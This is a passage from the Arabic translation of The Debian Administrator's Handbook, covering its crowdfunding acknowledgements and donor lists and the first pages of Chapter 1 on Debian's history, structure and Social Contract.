ترجمة كتاب من 450 صفحة هو جهد كبير يتطلب عدة أشهر من العمل. بالنسبة لشخصين يعملان لحسابهما الخاص مثلنا، لا بد من تأمين الحد الأدنى من الدخل لتغطية الوقت المطلوب لإكمال المشروع. لهذا أطلقنا حملة تمويل جماهيري على موقع Ulule وطلبنا من الناس التعهد بتقديم المال لإكمال المشروع.

→ http://www.ulule.com/debian-handbook/

كان للحملة هدفين: جمع €15,000 للترجمة وإكمال مبلغ تحرير قدره €25,000 من أجل نشر الكتاب الناتج وفق رخصة حرة — أي رخصة تتبع مبادئ دبيان للبرمجيات الحرة تماماً.

تحقق الهدف الأول بجمع €24,345 بنهاية حملة Ulule. أما مبلغ التحرير فلم يكتمل على أي حال، فما جمعه كان €14,935. استمرت حملة التحرير بشكل مستقل عن Ulule على موقع الكتاب الرسمي، كما أعلنا بادئ الأمر.

أثناء انشغالنا بترجمة الكتاب، استمرت التبرعات لتحرير الكتاب بالوصول... وفي أبريل 2012، اكتمل مبلغ التحرير. وبذلك يمكنك الاستفادة الآن من هذا الكتاب تحت شروط رخصة حرة.

نود شكر كل شخص ساهم في حملات جمع التبرعات هذه، سواء من خلال تقديم المال أو نشر الحملة إعلامياً. لم نكن لننجح من دونكم.

5.2.1. الشركات الداعمة والمنظمات

يَسرُّنا أننا حصلنا على مساهمات معتبرة من العديد من الشركات والمنظمات الداعمة للبرامج الحرة. كل الشكر إلى Code Lutin[3]، École Ouverte Francophone[4]، Evolix[5]، Fantini Bakery[6]، FSF France[7]،

Offensive Security[8] (الشركة الداعمة لتوزيعة Kali Linux[9])، Opensides[10]، Proxmox Server Solutions Gmbh[11]، وSSIELL (Société Solidaire d'Informatique En Logiciels Libres)، وSyminet[12].

كما نرغب أيضاً بشكر OMG! Ubuntu[13] وApril[14] لمساعدتهما في الترويج للعملية.

5.2.2. الداعمون الأفراد

حصلنا على دعم أكثر من 650 شخص في حملة جمع التبرعات الأولى وعدة مئات أخرى في حملة التحرير المستمرة. لم يكن تنفيذ هذا المشروع ممكناً لولا فضلكم. شكراً لكم!

نود توجيه شكر خاص للذين ساهموا بـ 35€ على الأقل (وأكثر من ذلك بكثير في بعض المرات!) لمبلغ التحرير. نحن مسرورون بوجود كثير من الأشخاص يشاركوننا قيمنا عن الحرية وفي نفس الوقت يتفهمون أننا نستحق تعويضاً مقابل العمل الذي بذلناه في هذا المشروع.

نشكر إذن Alain Coron و Alain Thabaud و Alan Milnes و Alastair Sherringham و Alban Dumerain و Alessio Spadaro و Alex King و Alexandre Dupas و Ambrose Andrews و Andre Klärner و Andreas Olsson و Andrej Ricnik و Andrew Alderwick و Anselm Lingnau و Antoine Emerit و Armin F. Gnosa و Avétis Kazarian و Bdale Garbee و Benoit Barthelet و Bernard Zijlstra و Carles Guadall Blancafort و Carlos Horowicz — Planisys S.A. و Charles Brisset و Charlie Orford و Chris Sykes و Christian Bayle و Christian Leutloff و Christian Maier و Christian Perrier و Christophe Drevet و Christophe Schockaert (R3vLibre) و Christopher Allan Webber و Colin Ameigh و Damien Dubédat و Dan Pettersson و Dave Lozier و David Bercot و David James و David Schmitt و David Tran و Quang Ty و Elizabeth Young و Fabian Rodriguez و Ferenc Kiraly و — Frédéric Perrenot Intelligence Service 001 و Fumihito Yoshida و Gian-Maria Daffré و Gilles Meier و

3. http://www.codelutin.com
4. http://eof.eu.org
5. http://www.evolix.fr
6. http://www.fantinibakery.com
7. http://fsffrance.org
8. http://www.offensive-security.com
9. http://www.kali.org
10. http://www.opensides.be
11. http://www.proxmox.com
12. http://www.syminet.com
13. http://www.omgubuntu.co.uk
14. http://www.april.org

Giorgio Cittadini و Héctor Orón Martínez و Henry و Herbert Kaminski و Hideki Yamane و Hoffmann Information Services GmbH و Holger Burkhardt و Horia Ardelean و Ivo Ugrina و Jan Dittberner و Jim Salter و Johannes Obermüller و Jonas Bofjäll و Jordi Fernandez Moledo و Jorg Willekens و Joshua و Kastrolis Imanta و Keisuke Nakao و Kévin Audebrand و Korbinian Preisler و Kristian Tizzard و Laurent Bruguière و Laurent Hamel و Leurent Sylvain و Loïc Revest و Luca Scarabello و Lukas Bai و Marc Singer و Marcelo Nicolas Manso و Marilyne et Thomas و Mark Janssen — Sig-I/O Automatisering و Mark Sheppard و Mark Symonds و Mathias Bocquet و Matteo Fulgheri و Michael Schaffner و Michele Baldessari و Mike Chaberski و Mike Linksvayer و Minh Ha Duong و Moreau Frédéric و Morphium و Nathael Pajani و Nathan Paul Simons و Nicholas Davidson و Nicola Chiapolini و Ole-Morten و Olivier Mondoloni و Paolo Innocenti و Pascal Cuoq و Patrick Camelin و Per Carlson و Philip Bolting و Philippe Gauthier و Philippe Teuwen و PJ King و Praveen Arimbrathodiyil (j4v4m4n) و Ralf Zimmermann و Ray McCarthy و Rich و Rikard Westman و Robert Kosch و Sander Scheepens و Sébastien Picard و Stappers و Stavros Giannouris و Steve-David Marguet و T. Gerigk و Tanguy Ortolo و Thomas Hochstein و Thomas Müller و Thomas Pierson و Tigran Zakoyan و Tobias Gruetzmacher و Tournier Simon و Trans-IP Internet Services و Viktor Ekmark و Vincent Demeester و Vincent van Adrighem و Volker Schlecht و Werner Kuballa و Xavier Neys و Yazid Cassam Sulliman.

5.3. تحرير الكتاب الفرنسي

بعد نشر الكتاب الإنكليزي تحت رخصة حرة، وجدنا أنفسنا في وضع غريب حيث أن الكتاب الحر هو ترجمة لكتاب غير حر (بما أن Eyrolles كانت لا تزال توزعه تجارياً برخصة غير حرة).

علمنا أن تصحيح هذا الوضع سيحتاج لإقناع Eyrolles أن الترخيص الحر سيزيد من نجاح الكتاب. واتتنا الفرصة في 2013 عندما كنا على وشك مناقشة عقد جديد لتحديث الكتاب ليوافق دبيان 7. وبما أن تحرير الكتاب سيكون له أثر واضح غالباً على مبيعاته، فقد وافقنا، كنوع من التسوية، على إطلاق حملة تمويل جماهيري لدر بعض الأخطار المحتملة والمساهمة في تكاليف نشر الطبعة الجديدة. استضفنا الحملة على Ulule مرة ثانية:

→ http://www.ulule.com/liberation-cahier-admin-debian/

كان الهدف €15,000 في 30 يوماً. لقد وصلنا للمبلغ المطلوب في أقل من أسبوع، وانتهت الحملة بحصولنا على €25,518 من 721 داعم.

حصلنا على مساهمات معتبرة من الشركات والمنظمات الصديقة للبرمجيات الحرة. اسمح لنا أن نشكر موقع LinuxFr.org[15]، Korben[16]، Addventure[17]، Eco-Systèmes[18]، ELOL SARL[19]، وLinuvers[20].

كل الشكر إلى LinuxFr و Korben، لقد ساعدا كثيراً بنشر الخبر.

كانت العملية ناجحة جداً بفضل مئات الأشخاص الذين يشاركوننا قيم الحرية وينفقون أموالهم في سبيل دعمها! شكراً لكم لهذا.

شكر خاص لمن تبرع بأكثر من €25 من قيمة جائزتهم. نقدر ثقتكم بهذا المشروع كثيراً. شكراً لك Adrien Guionie، Adrien Ollier، Adrien Roger، Agileo Automation، Alban Duval، Alex Viala، Alexandre Dupas، Alexandre Roman، Alexis Bienvenüe، Anthony Renoux، Aurélien Beaujean، Baptiste Darthenay، Basile Deplante، Benjamin Cama، Benjamin Guillaume، Benoit Duchene، Benoît Sibaud، Bornet، Brett Ellis، Brice Sevat، Bruno Le Goff، Bruno Marmier، Cédric Briner، Cédric Charlet، Cédrik Bernard، Celia Redondo، Cengiz Ünlü، Charles Flèche، Christian Bayle، Christophe Antoine، Christophe Bliard، Christophe Carré، Christophe De Saint Leger، Christophe Perrot، Christophe Robert، Christophe Schockaert، Damien Escoffier، David Dellier، David Trolle، Davy Hubert، Decio Valeri، Denis Marcq، Denis Soriano، Didier Hénaux، Dirk Linnerkamp، Edouard Postel، Eric Coquard، Eric Lemesre، Eric Parthuisot، Eric Vernichon، Érik Le Blanc، Fabian Culot، Fabien Givors، Florent Bories، Florent Machen، Florestan Fournier، Florian Dumas، François Ducrocq، Francois Lepoittevin، François-Régis Vuillemin، Frédéric Boiteux، Frédéric Guélen، Frédéric Keigler، Frédéric Lietart، Gabriel Moreau، Gian-Maria Daffré، Grégory Lèche، Grégory Valentin، Guillaume Boulaton، Guillaume Chevillot، Guillaume Delvit، Guillaume Michon، Hervé Guimbretiere، Iván Alemán، Jacques Bompas، Jannine Koch، Jean-Baptiste Roulier، Jean-Christophe Becquet، Jean-François Bilger، Jean-Michel Grare، Jean-Sébastien Lebacq، Jérôme Ballot، Jerome

15. http://linuxfr.org
16. http://korben.info
17. http://www.addventure.fr
18. http://www.eco-cystemes.com/
19. http://elol.fr
20. http://www.linuvers.com

Pellois، Johan Roussel، Jonathan Gallon، Joris Dedieu، Julien Gilles، Julien Groselle، Kevin Messer، Laurent Espitallier، Laurent Fuentes، Le Goût Du Libre، Ludovic Poux، Marc Gasnot، Marc Verprat، Marc-Henri Primault، Martin Bourdoiseau، Mathieu Chapounet، Mathieu Emering، Matthieu Joly، Melvyn Leroy، Michel Casabona، Michel Kapel، Mickael Tonneau، Mikaël Marcaud، Nicolas Bertaina، Nicolas Bonnet، Nicolas Dandrimont، Nicolas Dick، Nicolas Hicher، Nicolas Karolak، Nicolas Schont، Olivier Gosset، Olivier Langella، Patrick Francelle، Patrick Nomblot، Philippe Gaillard، Philippe Le Naour، Philippe Martin، Philippe Moniez، Philippe Teuwen، Pierre Brun، Pierre Gambarotto، Pierre-Dominique Perrier، Quentin Fait، Raphaël Enrici — Root 42، Rémi Vanicat، Rhydwen Volsik، RyXéo SARL، Samuel Boulier، Sandrine D'hooge، Sébasiten Piguet، Sébastien Bollingh، Sébastien Kalt، Sébastien Lardière، Sébastien Poher، Sébastien Prosper، Sébastien Raison، Simon Folco، Société Téïcée، Stéphane Leibovitsch، Stéphane Paillet، Steve-David Marguet، Sylvain Desveaux، Tamatoa Davio، Thibault Taillandier، Thibaut Girka، Thibaut Poullain، Thierry Jaouen، Thomas Etcheverria، Thomas Vidal، Thomas Vincent، Vincent Avez، Vincent Merlet، Xavier Alt، Xavier Bensemhoun، Xavier Devlamynck، Xavier Guillot، Xavier Jacquelin، Xavier Neys، Yannick Britis، Yannick Guérin، وYves Martin.

5.4. شكر خاص للمساهمين

لم يكن ليصدر الكتاب بهذه الحُلّة لولا مساهمة العديد من الأشخاص الذين لعبوا أدواراً مهمة في مرحلة الترجمة وما بعدها. نرغب بشكر Marilyne Brun، التي ساعدتنا على ترجمة العينة وعملت معنا على تحديد بعض قواعد الترجمة المتعارف عليها. كما راجعت عدة فصول كانت بحاجة ماسة لعمل إضافي. والشكر أيضاً لـ Anthony Baldwin (من Baldwin Linguas) الذي ترجم لنا عدة فصول.

كما استفدنا من المساعدة الكريمة للمنقحين: Daniel Phillips، Gerold Rupprecht، Gordon Dey، Jacob Owens، وTom Syroid. كل واحد منهم راجع لنا عدة فصول. شكراً جزيلاً لكم!

بعدئذ، تلقينا الكثير من الملاحظات والاقتراحات والتصحيحات من القراء بعد تحرير النسخة الإنكليزية، كما تلقينا ملاحظات أكثر من الفرق العديدة التي شرعت تترجم الكتاب إلى لغات أخرى. شكراً!

نرغب أيضاً بشكر قراء الكتاب باللغة الفرنسية الذين أمدونا ببعض التعليقات الجميلة التي أكدت لنا أن الكتاب يستحق الترجمة شكراً لك Christian Perrier، David Bercot، Étienne Liétart، وGilles Roussi.

كما يستحق Stefano Zacchiroli —الذي كان قائد مشروع دبيان في وقت حملة التمويل الجماهيري— الشكر الجزيل، فقد تكرّم بدعم المشروع باقتباس أوضح مدى الحاجة للكتب الحرة.

إذا كنت مسروراً لقراءتك هذه السطور من النسخة الورقية إذن يفترض أن تشاركنا بشكر Benoît Guillon، Jean-Côme Charpentier و Sébastien Mengin الذين أنجزوا التصميم الداخلي للكتاب . Benoît هو المؤلف المنبعي للأداة dblatex[21] — وهي الأداة التي استخدمناها لتحويل صيغة DocBook إلى LaTeX ثم إلى PDF. Sébastien هو المصمم الذي أنشأ التصميم الطباعي الجميل لهذا الكتاب وJean-Côme هو خبير LaTeX الذي استخدمه كأوراق تنسيق يمكن استخدامها مع dblatex. شكراً لكم شباب على كل العمل الصعب!

أخيراً، شكراً لك Thierry Stempfel على الصور التقديمية الجميلة بين الفصول، وشكراً لك Doru Patrascu على غلاف الكتاب الجميل.

5.5. شكر وتقدير شخصي من رافائيل

أولاً، أود أن أشكر Nat Makarevitch، الذي أتاح لي فرصة تأليف هذا الكتاب، والذي وفر توجيهات سديدة أثناء العام الذي أنفقناه على إنجازه .شكراً أيضاً للفريق الرائع في Eyrolles، وشكراً لكِ Muriel Shan Sei Fan على وجه الخصوص. لقد كانت صبورة جداً معي وقد تعلمت الكثير معها.

على الرغم من أن فترة حملات Ulule كانت متعبة لي ولكن أوّد أن أشكر كل من ساعدني على إنجاحها، خصوصاً فريق Ulule الذي كان يتفاعل بشكل سريع جداً مع كل طلباتي. وشكراً لكل من ساهم بالترويج لهذه العمليات. لا أملك لائحة شاملة (لكن لو كانت موجودة فسوف تكون طويلة جداً على الأغلب) ولكن أرغب بشكر أشخاص قلائل كانوا على اتصال بي: Joey-Elijah Sneddon و Benjamin Humphrey من OMG! Ubuntu، و Frédéric Couchet من April.org و Jake Edge من Linux Weekly News و Clement Lefebvre من لينكس منت و Ladislav Bodnar من Distrowatch و Steve Kemp من Debian-Administration.org و Christian Pfeiffer Jensen من Debian-News.net و Artem Nosulchik من LinuxScrew.com و Stephan Ramoin من Gandi.net و Matthew Bloch من Bytemark.co.uk وفريق Divergence FM و Rikki Kite من Linux New Media و Jono Bacon وفريق التسويق في Eyrolles، والكثيرون الذين نسيت أسمائهم (أعتذر عن ذلك).

وأرغب في توجيه شكر خاص لرولاند ماس، المؤلف المشارك.حيث تعاونّا على هذا الكتاب منذ البداية وقد كان دائماً على مستوى التحدي. ويجب أن أقول أن إكمال دفتر مدير دبيان تطلب الكثير من العمل...

21. http://dblatex.sourceforge.net

أخيراً وليس آخراً، شكراً لزوجتي صوفي، التي دعمتني كثيراً خلال عملي على هذا الكتاب وعلى دبيان بصفة عامّة. كانت هناك الكثير من الأيام (والليالي) التي تركتها فيها وحيدة مع طفلانا من أجل إحراز بعض التقدم في الكتاب. وأنا ممتن لدعمها وهي تعرف كم أنا محظوظ بوجودها.

5.6. شكر وتقدير شخصي من رولاند

حسناً، لقد استبق رافائيل معظم من أرغب بشكرهم. ولكن لا زلت أرغب بالتشديد على امتناني الشخصي للأشخاص الطيبين في Eyrolles، الذين كان التنسيق معهم ساراً ولطيفاً دائماً. آمل أن نتائج نصائحهم الممتازة لم تضع في الترجمة.

أنا ممتن جداً لرافائيل لاستلامه أعمال الإشراف على هذه الطبعة الإنكليزية. بداية من تنظيم حملة التبرعات إلى آخر تفاصيل تصميم هذا الكتاب. إخراج كتاب مترجم أكثر بكثير من ترجمته فقط وتدقيقه، وقد أنجز رافائيل (أو أشرف وتابع) كل ما يتعلق بالكتاب. لذا شكراً.

الشكر أيضاً لكل من ساهم مباشرة في هذا الكتاب سواء بقدر قليل أو كثير، من خلال تقديم توضيحات أو تفسيرات، أو نصائح تتعلق بالترجمة. عدد هؤلاء كبير جداً ولا يمكن ذكرهم، ولكن يمكن العثور عادة على معظمهم على مختلف قنوات IRC التي يبدأ اسمها بـ ⁎-debian#.

وهناك بالطبع بعض التداخل مع المجموعات السابقة من الناس، ولكن لا بد من الشكر المخصوص لأولئك الذين يعملون في دبيان. لا يمكن أن يكون هناك كتاب من دونهم، وما زلت أشعر بالدهشة من إنتاجات مشروع دبيان ككل التي يتيحها لأي شخص ولكل شخص.

أشكر أصدقائي وزبائني مرة أخرى، لتفهمهم عندما كنت أقل تجاوباً بسبب عملي على هذا الكتاب، وأيضا لدعمهم المستمر، وتشجيعهم وتحفيزهم. أنتم تعلمون أنفسكم؛ شكراً.

وأخيراً؛ أنا متأكد من أنهم سيفاجئون لذكرهم هنا، ولكن أرغب بتقديم شكري إلى Terry Pratchett، Jasper Fforde، Tom Holt، William Gibson، Neal Stephenson وطبعاً للراحل Douglas Adams. كانت الساعات التي لا تحصى التي أنفقتها بالاستمتاع بقراءة كتبهم مسؤولة بشكل مباشر عن تمكيني من المشاركة في ترجمة أحد الكتب أولاً وكتابة أجزاء جديدة لاحقاً.

الفصل 1. مشروع دبيان

المحتويات:

قبل الغوص في الأحاديث التقنية، دعنا نلقِ نظرة على مشروع دبيان، ما هو، وما أهدافه، وما أساليبه، وما أعماله.

1.1. ما هو دبيان؟

ثقافة

أصل الاسم دبيان

لا تتعب في البحث: دبيان (Debian) ليس اختصاراً. هذا الاسم، في الواقع، ناتج عن جمع اسمين: إيان موردك (Ian Murdock)، وصديقته في ذلك الوقت، ديبرا (Debra). ديبرا + إيان = دبيان.

دبيان هي توزيعة GNU/Linux و GNU/kFreeBSD. سنناقش ماهية التوزيعات أكثر في القسم 1.5، « دور التوزيعة » ص 65، لكن حالياً، سوف نقول فقط أنها نظام تشغيل كامل، يتضمن برمجيات ونظم تثبيت وإدارة، وكل ذلك يعتمد على النواة Linux (لينكس) أو FreeBSD وعلى البرمجيات الحرة (خصوصاً المأخوذة من مشروع GNU).

عندما أنشأ Ian Murdock (إيان موردك) دبيان عام 1993، تحت لواء FSF (مؤسسة البرمجيات الحرة)، كانت عنده أهداف واضحة، عبّر عنها في *Debian Manifesto* (بيان دبيان). كان لنظام التشغيل الحر الذي أراده ميزتين أساسيتين. أولاً، الجودة: يجب تطوير دبيان بكل حرص، حتى تستحق استخدام النواة لينكس. كما يجب أن تكون توزيعة غير تجارية، لكن موثوقة بما يكفي لتنافس التوزيعات التجارية الكبيرة. لم يكن تحقيق هذا الطموح المزدوج ممكناً، حسب رؤيته، إلا بفتح عملية تطوير دبيان كما هو حال لينكس ومشروع GNU. وهكذا، سوف تحسن مراجعة النظراء المنتج باستمرار.

ثقافة

GNU، مشروع مؤسسة البرمجيات الحرة

مشروع GNU (غنو) هو مجموعة من البرمجيات الحرة التي تطورها، أو ترعاها مؤسسة البرمجيات الحرة (Free Software Foundation، أو FSF اختصاراً)، التي أوجدها قائدها الروحي، د. ريتشارد ستولمن (Richard M. Stallman). GNU هو اختصار تعاودي، يرمز للعبارة « GNU is Not Unix ».

ثقافة

Richard M. Stallman

ريتشارد ستولمن (الذي يشار إليه غالباً بالحروف الأولى من اسمه، RMS)، هو مؤسس FSF ومؤلف رخصة GPL والقائد الروحي لحركة البرمجيات الحرة. الكل معجب به لمواقفه التي لا تلين، كما يحترم الجميع مساهماته اللاتقنية في البرمجيات الحرة (خصوصاً الناحية القانونية والفلسفية).

1.1.1. نظام تشغيل متعدد المنصات

> **مجتمع**
>
> **رحلة إيان موردك**
>
> كان إيان موردك، مؤسس مشروع دبيان، القائد الأول للمشروع من عام 1992 وحتى 1996. بعد أن سلم الراية لبروس بيرنز (Bruce Perens)، أخذ إيان دوراً أقل ظهوراً. لقد عاد للعمل وراء الكواليس في مجتمع البرمجيات الحرة، وأنشأ شركة Progeny، وكان ينوي تسويق توزيعة مشتقة من دبيان. كان هذا الاستثمار فاشلاً تجارياً للأسف، وتوقف عن التطور. أعلنت الشركة عن إفلاسها في أبريل 2007، بعد سنوات عديدة من القحط والعمل في تقديم الخدمات فقط. لم ينج من المشاريع التي بدأتها Progeny إلا *discover*، وهي أداة لاكتشاف العتاد آلياً.

لاقت دبيان، التي بقيت مخلصة لمبادئها الأولية، نجاحات كبيرة حتى أصبح حجمها اليوم مهولاً. تغطي المعماريات الثلاث عشرة التي تقدمها 11 معمارية عتادية ونواتين (Linux و FreeBSD). بالإضافة لذلك، تستطيع البرمجيات المتوفرة في أكثر من 17,300 حزمة مصدرية تلبية جميع احتياجات الإنسان تقريباً، سواء في البيت أو في العمل.

قد يكون حجم التوزيعة العملاق مزعجاً أحياناً: فلا يعقل أبداً توزيع 70 قرص ليزري لتثبيت نسخة كاملة على حاسوب PC قياسي... لذلك أصبحت دبيان تعتبر « كتوزيعة فوقية meta-distribution »، يشتق منها توزيعات أكثر تخصصاً تستهدف جماعات معينة: Debian-Desktop للاستخدامات المكتبية التقليدية، Debian-Edu للتعليم والاستخدامات التربوية في البيئات الأكاديمية، Debian-Med للتطبيقات الطبية، Debian-Junior للأطفال الصغار، الخ. يمكنك العثور على قائمة أكثر اكتمالاً في القسم المخصص للحديث عن المشاريع الفرعية، انظر القسم 1.3.3.1، « المشاريع الفرعية الحالية » ص 58.

تُنظّم هذه الأقسام الفرعية في إطار عمل مُحدَّد بوضوح يضمن التوافق السلس بين « التوزيعات الفرعية » المختلفة. تتبع كل هذه التوزيعات الخطة العامة لإصدار النسخ الجديدة. وبما أنها تبنى على الأساسات نفسها، فيمكن توسعتها وإكمالها وتخصيصها بسهولة باستخدام التطبيقات المتوفرة في مستودعات دبيان.

تعمل جميع أدوات دبيان لتيسير هذا الأمر: فقد كان **`debian-cd`** يسمح منذ زمن طويل بإنشاء مجموعات من الأقراص الليزرية التي تحوي مجموعة محددة مسبقاً من الحزم فقط؛ كما أن **`debian-installer`** هو مُثبِّتٌ تجزيئي (modular)، يمكن ملائمته مع الحاجات الخاصة بسهولة. و**`APT`** سوف تثبّت الحزم من مصادر متنوعة، وتضمن في الوقت نفسه الاتساق العام للنظام.

أدوات إنشاء قرص دبيان	ينشئ **debian-cd** صور ISO لوسائط تثبيت (CD، DVD، Blu-Ray، الخ) جاهزة للاستخدام. تُناقَش جميع المواضيع المتعلقة بهذا البرنامج (بالإنكليزية) على القائمة البريدية `debian-cd@lists.debian.org` .

أساسيات لكل حاسوب معمارية	يشير مصطلح « معمارية architecture » لنوع الحاسوب (من أكثر الحواسيب شهرة Mac و PC). تتميز كل معمارية بمعالجها بشكل أساسي، الذي لا يتوافق مع المعالجات الأخرى عادة. تؤدي هذه الاختلافات العتادية إلى اختلاف في طريقة التشغيل، وبالتالي يجب إعادة ترجمة (compile) البرمجيات خصيصاً لكل معمارية. معظم البرمجيات المتوفرة في دبيان مكتوبة بلغات برمجة محمولة: أي يمكن ترجمة الشفرة المصدرية نفسها للمعماريات المختلفة. في الواقع، لن تعمل الملفات الثنائية التنفيذية —التي تترجم لمعمارية محددة دوماً— على المعماريات الأخرى عادة. تذكر أن كل برنامج ينتج عن كتابة شفرة مصدرية؛ هذه الشفرة المصدرية هي ملف نصي يتألف من تعليمات مكتوبة بلغة برمجة ما. قبل أن تتمكن من استخدام البرنامج، يجب ترجمة (compile) الشفرة المصدرية، أي تحويل التعليمات البرمجية إلى تعليمات ثنائية (سلسلة من تعليمات الآلة التي ينفذها المعالج). لكل لغة برمجة مترجم خاص لإجراء هذه العملية (مثلاً، مترجم **gcc** للغة البرمجة C).

أدوات المُثبِّت	**debian-installer** هو اسم برنامج تثبيت دبيان. يسمح تصميمه التجزيئي باستخدامه في مجال واسع من سيناريوهات التثبيت. يُنسَّق العمل التطويري على القائمة البريدية `debian-boot@lists.debian.org` تحت إشراف Joey Hess و Cyril Brulebois.

1.1.2. جودة البرمجيات الحرة

تلتزم دبيان بجميع مبادئ البرمجيات الحرة، ولا تصدر نسخها الجديدة إلا عندما تجهز. لا يُفرَضُ على المطورين أي جدول معد مسبقاً لاستعجالهم حتى يستوفوا موعد إصدار اعتباطي. يتذمر الناس أحياناً من طول المدة بين إصدارات دبيان المستقرة، لكن هذا الحذر يضمن أيضاً وثوقية دبيان الأسطورية: فالتوزيعة بكاملها تحتاج حقاً لشهور اختبار طويلة قبل أن تعطى لقب « مستقرة ».

دبيان لا يمكن أن تساوم على الجودة: يجب حل جميع العلل الحرجة المعروفة في أي نسخة جديدة، حتى لو دعى ذلك لتأخير موعد الإصدار المنشور أولياً.

1.1.3. إطار العمل القانوني: منظمة غير ربحية

من الناحية القانونية، دبيان هو مشروع تديره جمعية أمريكية تطوعية غير ربحية. في المشروع حوالي ألف *Debian developer* (مطور دبيان)، لكنه يلمُّ شمل عدد أكبر بكثير من المتطوعين (مترجمون، مبلغون عن العلل، فنانون، مطورون غير ملتزمون، الخ).

تملك دبيان بنية تحتية كبيرة، فيها مخدمات عديدة تتصل عبر الإنترنت، يقدمها العديد من الداعمون.

مجتمع

وراء دبيان: جمعية SPI، والفروع المحلية

لا تملك دبيان أي مخدم باسمها، لأنها مجرد مشروع ينتمي لجمعية *Software in the Public Interest*، وترعى SPI العتاد والأمور المالية (التبرعات، شراء المعدات، الخ). رغم أن هذه الجمعية أنشئت في البداية خصيصاً لرعاية مشروع دبيان، لكنها الآن تستضيف مشاريع برمجيات حرة أخرى، خصوصاً قاعدة البيانات PostgreSQL، وFreedesktop.org (مشروع يهدف لتقييس الأجزاء المختلفة لسطوح المكتب الرسومية الحديثة، مثل GNOME و KDE)، وطقم البرمجيات المكتبية Libre Office.

→ http://www.spi-inc.org/

بالإضافة إلى SPI، تعمل جمعيات محلية مختلفة مع دبيان عن كثب لجمع الأموال لدبيان، دون مركزة كل شيء في الولايات المتحدة: تدعى هذه الجمعيات « بالمُنظَّمات الموثوقة Trusted Organizations » حسب المصطلحات الدبيانية. هذا التركيب يتفادى الرسوم الفاحشة عند تحويل الأموال دولياً، ويتناسب كثيراً مع الطبيعة اللامركزية للمشروع.

في حين أن قائمة المنظمات الموثوقة قصيرة نوعاً ما، إلا أن هناك الكثير من الجمعيات المرتبطة بدبيان التي تسعى لتعزيز دبيان: *Debian France*، *Debian-UK*، *Debian-ES*، *debian.ch* وغيرها حول العالم. لا تتردد في الانضمام للجمعية القريبة منك ودعم المشروع!

→ http://wiki.debian.org/Teams/Auditor/Organizations
→ http://france.debian.net/
→ http://wiki.earth.li/DebianUKSociety
→ http://www.debian-es.org/
→ http://debian.ch/

1.2. المستندات المؤسِّسة

بعد بضعة سنوات من الإطلاق الأولي للمشروع، صاغ دبيان المبادئ التي يجب أن يتبعها كمشروع برمجيات حرة. على كل مرشح يريد أن يصبح مطور دبيان أن يلتزم بالمبادئ المقررة في المستندات المؤسِّسة للمشروع، وأن يبرهن على دعمه وإخلاصه لها.

تناقش عملية التطوير بشكل مستمر، لكن هذه المستندات المؤسِّسة مدعومة على نطاق واسع وبالإجماع، ولذلك نادراً ما تُعدَّل. كما يقدم دستور دبيان ضمانات لاستقرارها: فلقبول أي تعديل يجب أن يحصل على أغلبية مطلقة قدرها ثلاثة أرباع.

1.2.1. الالتزام تجاه المستخدمين

للمشروع أيضاً « عقد اجتماعي ». ما الحاجة لنص كهذا في مشروع يهدف فقط لتطوير نظام تشغيل؟ هذا بسيط جداً: دبيان يعمل لصالح مستخدميه، وبالتالي فهو يعمل لصالح المجتمع أيضاً. يلخص هذا العقد الالتزامات التي يتعهد بها المشروع. دعنا ندرسها بتفصيل أكبر:

1. دبيان سيبقى حراً 100%

هذه هي القاعدة رقم واحد. دبيان كان وسيظل مؤلفاً بكامله من مكونات حرة حصراً. بالإضافة لذلك، كل البرمجيات التي تُطوَّر ضمن مشروع دبيان نفسه ستكون حرة أيضاً.

> *منظور*
>
> ما هو أبعد من البرمجيات
>
> كانت النسخة الأولى من عقد دبيان الاجتماعي تنص على أن « دبيان سيبقى 100% *برمجيات* حرة ». اختفاء كلمة « البرمجيات » (عند إقرار النسخة 1.1 في أبريل 2004) يدل على نيّة الوصول للحرية، ليس على مستوى البرمجيات فقط، ولكن على مستوى الوثائق أيضاً وغيرها من العناصر التي يرغب دبيان بتقديمها في نظام التشغيل.
>
> لهذا التغيير — الذي كان المقصود منه أن يكون تغييراً تحريرياً — تداعيات كثيرة في الحقيقة، خصوصاً إزالة بعض الوثائق الإشكالية. بالإضافة لذلك، فإن الاستخدام المتزايد للبرمجيات المبيتة (firmware) في تعريفات الأجهزة يسبب المشاكل: فمعظمها غير حر، ومع ذلك فهي ضرورية لعمل القطع العتادية الموافقة لها بشكل سليم.

2. سوف ندعم مجتمع البرمجيات الحرة

أي تحسينات يدخلها مشروع دبيان على أعمال مضمنة في التوزيعة ترسل إلى مؤلف العمل الأساسي (يدعى « المنبع – upstream »). بصورة عامة، سيتعاون دبيان مع المجتمع بدلاً من العمل في عزلة.

> *مجتمع*
>
> مؤلف منبعي أو مطور دبيان؟
>
> المصطلح « upstream author » يعني المؤلف أو المطور المنبعي (الأساسي) للعمل، وهو الذي يكتبه ويطوره. من جهة أخرى، يَستخدِم

« مطور دبيان » (Debian developer) عملاً سابقاً ليحوله إلى حزمة دبيان (المصطلح « مشرف دبيان Debian maintainer » مناسب أكثر).
عملياً، لا يكون التفريق بينهما واضحاً غالباً. قد يكتب مشرف دبيان رقعة، ثم ينتفع منها جميع مستخدمي العمل. عموماً، يشجع دبيان المسؤولين عن الحزم على الانخراط في تطوير العمل المنبعي « upstream » أيضاً (عندها سيصبحون مساهمين، ولا يبقون مقيدين بدور المستخدمين العاديين للبرنامج).

3. لن نخفي المشاكل
دبيان ليس مثالياً، وستظهر لنا مشاكل جديدة لإصلاحها كل يوم. سوف نترك قاعدة بيانات تقارير العلل كلها مفتوحة للعرض علناً في جميع الأوقات. وسوف يرى الآخرون التقارير التي يرسلها الناس فوراً.
4. أولوياتنا مستخدمونا والبرمجيات الحرة
تحديد هذا الالتزام صعب. نتيجة لهذا يفرض دبيان الانحياز عندما تظهر الحاجة لاتخاذ القرار، حيث ترفض الحلول السهلة بالنسبة للمطورين إذا كانت تؤذي تجربة المستخدم، لصالح الحلول الأكثر أناقة حتى لو كان تنفيذها صعب. هذا يعني الأخذ بالاعتبار اهتمامات المستخدمين والبرمجيات الحرة كأولوية.
5. الأعمال التي لا توافق معاييرنا للبرمجيات الحرة
يتقبل دبيان ويتفهم أن بعض المستخدمين قد يرغبون باستخدام بعض البرامج غير الحرة. لذلك يسمح المشروع باستخدام أجزاء من بنيته التحتية لتوزيع حزم دبيان تحوي برامج غير حرة ولكن يمكن إعادة توزيعها دون مشاكل.

مجتمع
مع أو ضد القسم غير الحر؟

